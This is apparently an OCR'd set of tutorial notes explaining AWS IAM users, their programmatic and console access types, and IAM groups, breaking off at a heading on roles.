
A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.




AWS Access Type :

1. Programmatic access
    - Access key ID
    - Secret access key
2. AWS Management Console access
    - Username
    - Password




B. Groups

An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users




Following are some important characteristics of groups:

- A group can contain many users, and a user can belong to multiple groups.
- Groups can't be nested; they can contain only users, not other groups.




C. Roles

